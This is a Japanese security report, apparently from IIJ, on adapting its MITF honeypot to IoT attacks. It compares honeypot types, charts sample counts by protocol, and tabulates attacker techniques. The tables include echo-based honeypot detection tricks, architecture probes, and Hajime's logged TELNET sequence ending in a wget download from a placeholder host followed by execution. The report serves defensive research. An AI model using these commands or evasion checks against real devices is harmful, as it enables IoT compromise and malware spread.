MITFハニーポットのIoT機器対応について

2.1 はじめに

弊社のサーバ型ハニーポットはIIR Vol.12[*1]において更新したシステムのまま長らく稼働していました。若干の機能追加や修正はされていましたが、もともとWindowsホストへの攻撃観測を目的としていたため、それ以外のシステムに対する攻撃のデータや検体については殆ど取得できていない状態でした。昨今はMirai[*2]やHajime[*3]などの、IoT機器を対象とした攻撃が多くなりましたが、それらについては通信の外形情報しか観測できていませんでした。これを踏まえて、IoT機器への攻撃に用いられる通信プロトコルへの対応を行いました。その過程で観測された情報、ハニーポットを回避しようとする試み、攻撃などを紹介します。

2.2 ハニーポットの分類

ハニーポットは大きく分けてハイ・インタラクション型とロー・インタラクション型に分けられます。前者は、実際に攻撃対象となるアプリケーションやデバイスそのものを用いて、攻撃により侵入、感染させて情報や検体を収集します。システムのイメージを図-1として示します。攻撃対象の実物そのものであり、実装の差異による攻撃の不発などが起こる可能性は低くなります。攻撃成功時には実際に感染、侵入されてしまうためデータ収集が完了した後、元の環境に巻き戻す必要があります。対象が特殊なデバイスでなければ、多くの場合は仮想環境を使用します。仮想環境は管理が容易ですが、任意のプログラムを動作させれば検出することも可能です。そのため、攻撃は成立したものの、送り込まれた検体に仮想環境を検知されてしまい、動かないリスクもあります。また、仮想環境を使用することで動作コストは下がりますが、ロー・インタラクション型に比べると圧倒的に高コストです。

後者は、攻撃対象の環境を模倣するプログラムを動作させ、脆弱性のあるデバイスや攻撃対象であると誤認させることにより、攻撃を誘発させ情報や検体を収集します。システムのイメージを図-2として示します。実装による程度問題はありま




図-1 ハイ・インタラクション型ハニーポットのイメージ

*1 本レポートのVol.12(https://www.iij.ad.jp/company/development/report/iir/pdf/iir_vol12_infra.pdf)の「1.3.2 マルウェアの活動」において解説。
*2 Mirai:IoT機器を感染対象とするマルウェア。ソースコードが公開されたため、亜種が多数観測されている。DDoS機能を有する。本レポートのVol.33(https://www.iij.ad.jp/company/development/report/iir/pdf/iir_vol33_infra.pdf)の「1.4.1 Mirai Botnetの検知と対策」において解説。
*3 Hajime: IoT機器を感染対象とするマルウェア。ソースコードの公開はなく、現在に至るまで攻撃手法の変化が見られるため、継続して開発されていると考えられる。メッセージの出力や感染対象の選別など真意が不明な動作が多い。


が、あくまで模倣に過ぎないため、存在が認識されていない脆弱性については基本的に対応できません。Struts2におけるOGNL2など攻撃対象のアプリケーションにおいて、汎用的に使われる手法であれば検知できる可能性もあります。攻撃への応答もプログラムによる模倣であるため、攻撃対象のシステムが実際に侵害される訳ではありません。そのため、ハイ・インタラクション型のように、情報収集後に環境の復元を行う必要はありません。環境の検知や攻撃の不発の可能性はハイ・インタラクション型に比べて高くなりますが、もともとがプログラムであるため、任意の処理に情報収集のフックを掛ける、応答を条件次第で変更するなど、実アプリケーションでは困難な動作も実装次第で実現可能です。

どちらも一長一短ありますが、攻撃から感染までの処理が自動化されているプログラムは誤魔化せたとしても、何かしら不審な点があり、攻撃者が実際にアクセスして確認すれば容易にばれてしまうため、目的に応じて適切な方を選択すれば良いと思われます。なお、弊社ではクライアント型ハニーポット(Webクローラ)についてはハイ・インタラクション型で、サーバ型ハニーポットについてはロー・インタラクション型で稼働させています。これは、クライアント型については、DOM、JavaScript、Flashなどのプラグインを含めたブラウザの動作を再現するのが困難なためです。サーバ型については、観測と検体取得が主目的であるため、ロー・インタラクション型となっています。今回の機能追加後もこの方針に変更はありません。

2.3 旧システムからの大きな変更点

細かい点を挙げると多岐にわたるため割愛しますが、主な機能としては以下が追加されています。

- TELNETサーバの追加(IoT機器向け)
- HTTPサーバの機能追加(IoT機器向け、Struts2対応など)
- SMBサーバへの機能追加(DoublePulsar[*4]対応など)



プログラムにより模倣しきれず攻撃が成立しないこともある
成功しても実際に感染する訳ではないので状態の復元は不要

図-2 ロー・インタラクション型ハニーポットのイメージ

*4　DoublePulsar:The Shadow Brokersにより公開されたEquation Groupの攻撃ツールの1つ。攻撃成功後にSMBやRDPのバックドアとして用いられる。

昨今のIoT機器に対する攻撃は、組み込みアカウントの初期パスワードを用いてTELNETログインが可能という、通常のサーバではあり得ない状態の機器が多数存在するため、脆弱性を利用しなくても攻撃が成立します。HTTP経由では、GoAhead WebServer[*5]やTR-069[*6]実装の脆弱性などがよく用いられています。また、IoT機器ではありませんが、HTTPにおいてはStruts2、SMBにおいてはDoublePulsarなども攻撃として観測されています。これらに対応するため、同時に機能を追加しました。

2.4 検体取得数の変遷

今回の機能追加により検体取得傾向にも大きな変化が現れています。攻撃が成立し、検体が取得できた通信をプロトコルごとに集計したものを、図-3プロトコル別延べ検体ダウンロード数として示します。変更前後の比較用として、前回のレポートに含めた期間も集計しています。もともとSMBプロトコルに関してはConficker[*7]の観測が多数を占めており、過去の集計においては除外していましたが、この集計においては他を圧倒する程ではないため、除外処理をしていません。

今回の集計区間における大きなシステム変更は2回あります。1つ目は2017月4月1日のIoT対応とStruts2対応です。この変更によりTELNETプロトコルのサポートが追加されたため、今まで取得できていなかったIoT機器を攻撃対象とする検体が観測されるようになりました。HTTPプロトコルについては以前よりサポートはしていましたが、昨今の攻撃に追従する実装を追加したことにより、検体取得数が増加しています。2つ目は2017年5月23日のDoublePulsar対応です。こちらはIoT機器ではなくWindowsが対象ですが、ランサムウェアであるWannaCry[*8]をはじめとして、自動で拡散するマルウェアもこの手法を用いています。この対応により、SMBプロトコル経由の検体取得数も増加しています。

2.5 echoコマンドによるハニーポット検出

先に述べたとおり、TELNETプロトコルによる攻撃は脆弱性を用いたものではなく、既知のユーザとパスワードを用いてログインを試みます。ログイン成功後の動作は攻撃者によって様々ですが、シェルの実行、環境の調査、マルウェアダウンロード（アップロード）、マルウェア実行、ログアウトといった流れが一般的です。




図-3 プロトコル別延べ検体ダウンロード数

＊5　GoAhead WebServer：GoAhead Software社による組み込み機器用HTTPサーバソフトウェア。
＊6　TR-069：Broadband Forumにて標準化されたCPE管理のためのプロトコル。HTTP/SOAPで通信する。
＊7　Conficker：WindowsのMS08-067の脆弱性などを用いて感染するマルウェア。古いが依然として観測され続けている。
＊8　WannaCry：WindowsのMS17-010の脆弱性やDoublePulsarを用いて感染するランサムウェア。

環境の調査のフェーズにおいては、ログインに成功した機器が攻撃対象となり得るか、情報を収集して判定しています。攻撃者の意図にそぐわない環境の場合は、その時点でログアウトして攻撃が終了します。このフェーズにおいて、対象がハニーポットか否かの判定をするものが多く見られます。最も観測されている手法としてechoコマンドの出力を用いたものがあります。

ロー・インタラクション型のハニーポットは、攻撃に使われる各コマンドの動作を模倣しますが、公開されている多くのハニーポットにおいて、実際のコマンドの動作とは差異が出てしまっています。攻撃者はこの差異を用いることにより、ハニーポットを検出しています。観測された検知する試みの入力を各環境において実行した結果を、表-1実装によるecho処理の差異として示します。

LinuxのechoコマンドとBusyBox[*9]組み込みのechoコマンドの時点で既に差異が出ているパターンもありますが、攻撃対象がIoT機器の場合は殆どBusyBoxを使用しているため、BusyBoxに合わせた出力が期待されます。この結果より、8進数や不正な値の処理に弱いことが分かります。調査した他の実装の1つはPythonのstring_escapeコーデックを使用していました。殆どの入力については問題なく処理されていますが、実装による差異が出ている点を用いて、ハニーポットの検出に使われてしまっています。また、printfコマンドも若干仕様は異なりますが、類似の手法でハニーポットの検出に使われていることを観測しています。

2.6 攻撃対象の選別

一般的なサーバ環境とは異なり、IoT機器は様々なCPUが使われています。WindowsやLinuxサーバであれば、殆どIntel社のCPUが使われているため、攻撃成功時に送り込まれるプログラムは、32bit(x86)、64bit(x86_64)のいずれかです。しかし、IoT機器には様々なCPUが使われており、攻撃の過程でアーキテクチャを判定して動作可能なアーキテクチャのプログラムを送り込む必要があります。観測された検出手法を、表-2アーキテクチャ特定の試みとして示します。表では/bin/echoのバイナリとして記載していますが、対象で使われてい

テスト名	入力コマンド	echoコマンド	BusyBox	実装1	実装2 (Python string_escape)
nオプション	echo -n ABC	ABC	ABC	-n ABC	ABC
16進数入力	echo -e '\x44\x45\x46'	DEF	DEF	-e \x44\x45\x46	DEF
8進数入力	echo -e '\0107\0110\0111'	GHI	GHI	-e \0107\0110\0111	7 0 1
不正8進数入力(0無し)	echo -e '\112\113\114'	\112\113\114	JKL	-e \112\113\114	JKL
不正8進数入力(桁不足)	echo -e '\115\051\117'	\115)\117	M)O	-e \115\051\117	M)O
不正16進数入力(桁不足)	echo -e '\x41\x9G\x43'	A<TAB>GC	A<TAB>GC	-e \x41\x9G\x43	<EMPTY>
不正16進数入力(範囲外文字)	echo -e '\xGH'	\xGH	\xGH	-e \xGH	<EMPTY>

表-1 実装によるecho処理の差異

*9 BusyBox:よく使われるUNIXコマンド群を1つのバイナリにまとめたもの。多くのIoT機器で採用されている。

るバイナリであれば何でも問題ありません。実際の攻撃においては、/bin/echoや/bin/busyboxが多く使われています。

ソースコードの公開されたMiraiにおいては、ARM、MIPS、INTEL、Sun SPARC、Motorola、PowerPC、SuperHといった多様なアーキテクチャをサポートしていました。特定のアーキテクチャに依存した処理を書かないのであれば、ソースコードからクロスコンパイルでそれぞれのアーキテクチャで動作するバイナリを容易に生成可能です。そのため、複数のアーキテクチャをサポートすることはそれほど難しいことではありません。

感染効率を最大限に高めるのであれば、Miraiのように様々なアーキテクチャをサポートするのが合理的です。しかしながら、実環境においては特定のアーキテクチャのみでしか感染活動を行わないマルウェアが観測されています。表-3アーキテクチャごとの入力コマンド差異としてHajimeにおける攻撃を示します。応答処理はどちらも共通で、ELFヘッダのアーキテクチャ判定時のみINTELとARMとしてそれぞれ返すようにしています。その結果ARMとして応答した場合のみ、マルウェアがダウンロードされて実行されます。このような対象アーキテクチャの限定により、感染可能な対象は減少すると考えられます。また、アーキテクチャ判定以外にも/proc/mountsの参照結果により感染有無を判断していると推測されるマルウェアも観測されています。こちらは対象を更に限定して特定の機器のみを対象としていると考えられます。ハニーポットのような解析システムの回避を目的としている可能性はありますが、ボットネットの構築を目的とする場合は、対象を限定しない方が規模が大きくなるため、この処理の意図は不明です。特にHajimeについては、真意は不明ですがデバイスを保護していると主張していることから、対象を限定しているのは主張と一致しない点でもあります。

2.7 ハニーポットのリスク

ハニーポットは検体や攻撃情報の収集を目的として設置されます。その性質上、攻撃者からの恨みを買いやすいシステムであると言えます。自動で攻撃や感染を行うようなプログラムの場合は、検知されても回避されるだけですが、その状態を攻撃者が認識した場合、攻撃対象になる可能性があります。弊社の観測システムも、これが原因と推測されるDDoS攻撃を受けました。ハニーポットを動作させている以上、注意したとしても回避できる問題ではありませんが、システムを稼働させる場合は、その覚悟が必要です。

入力コマンド	判定方法	備考
cat /bin/echo	ELFヘッダのアーキテクチャ情報	Miraiなどで使われる基本的なパターン
cp /bin/echo tmpfile && cat tmpfile	ELFヘッダのアーキテクチャ情報	ファイル作成機能チェック付き（簡易ハニーポット検出）
cat /proc/cpuinfo	OS経由のプロセッサ情報	ELFヘッダ判定でARMの場合はこちらもチェックすることが多い
uname -a	OS経由のアーキテクチャ情報	
dd bs=52 count=1 if=/bin/echo || cat /bin/echo	ELFヘッダのアーキテクチャ情報	可能であればELFヘッダのみ取得（余計なデータ転送抑制）

表-2 アーキテクチャ特定の試み

2.8 まとめ

ハニーポットは稼働させることにより様々な情報や検体が集められます。公開されているハニーポット実装は、攻撃者からも多数観測されていると考えられます。そのため、今回紹介したようなハニーポット検出による回避機能が実装されたと推測されます。ロー・インタラクション型は模倣であるため、攻撃者に完全に偽物と気づかせないような実装をすることはコストの面からも困難です。しかしながら、殆どの感染活動は自動で行われているため、よく使われる機能に絞って実装を行うことにより、ハニーポット検出を欺いて検体を取得することが可能です。

INTEL	ARM	目的
enable	enable	シェル実行
shell	shell	シェル実行
sh	sh	シェル実行
cat /proc/mounts	cat /proc/mounts	書き込み可能領域判定
/bin/busybox KJFUE	/bin/busybox XXMOX	
cd /dev/shm	cd /dev/shm	
cat .s || cp /bin/echo .s	cat .s || cp /bin/echo .s	アーキテクチャ判定準備
/bin/busybox KJFUE	/bin/busybox XXMOX	
nc	nc	ダウンロード用コマンド判定
wget	wget	ダウンロード用コマンド判定
/bin/busybox KJFUE	/bin/busybox XXMOX	
dd bs=52 count=1 if=.s || cat .s	dd bs=52 count=1 if=.s || cat .s	アーキテクチャ判定
/bin/busybox KJFUE	/bin/busybox XXMOX	
rm .s	rm .s	アーキテクチャ判定後始末
	wget http://<IP_ADDR>:<PORT>/.i	マルウェア取得
	chmod +x .i	実行パーミッション設定
	./.i	マルウェア実行
exit	exit	ログアウト

表-3 アーキテクチャごとの入力コマンド差異

執筆者:
齋藤 衛（さいとう まもる）
IIJ セキュリティ本部 本部長、セキュリティ情報統括室 室長兼務。法人向けセキュリティサービス開発などに従事の後、2001年よりIIJグループの緊急対応チームIIJSECTの代表として活動し、CSIRTの国際団体であるFIRSTに加盟。ICT-ISAC Japan、日本セキュリティオペレーション事業者協議会など、複数の団体の運営委員を務める。

小林 直(MITFハニーポットのIoT機器対応について)
IIJ セキュリティ本部 セキュリティ情報統括室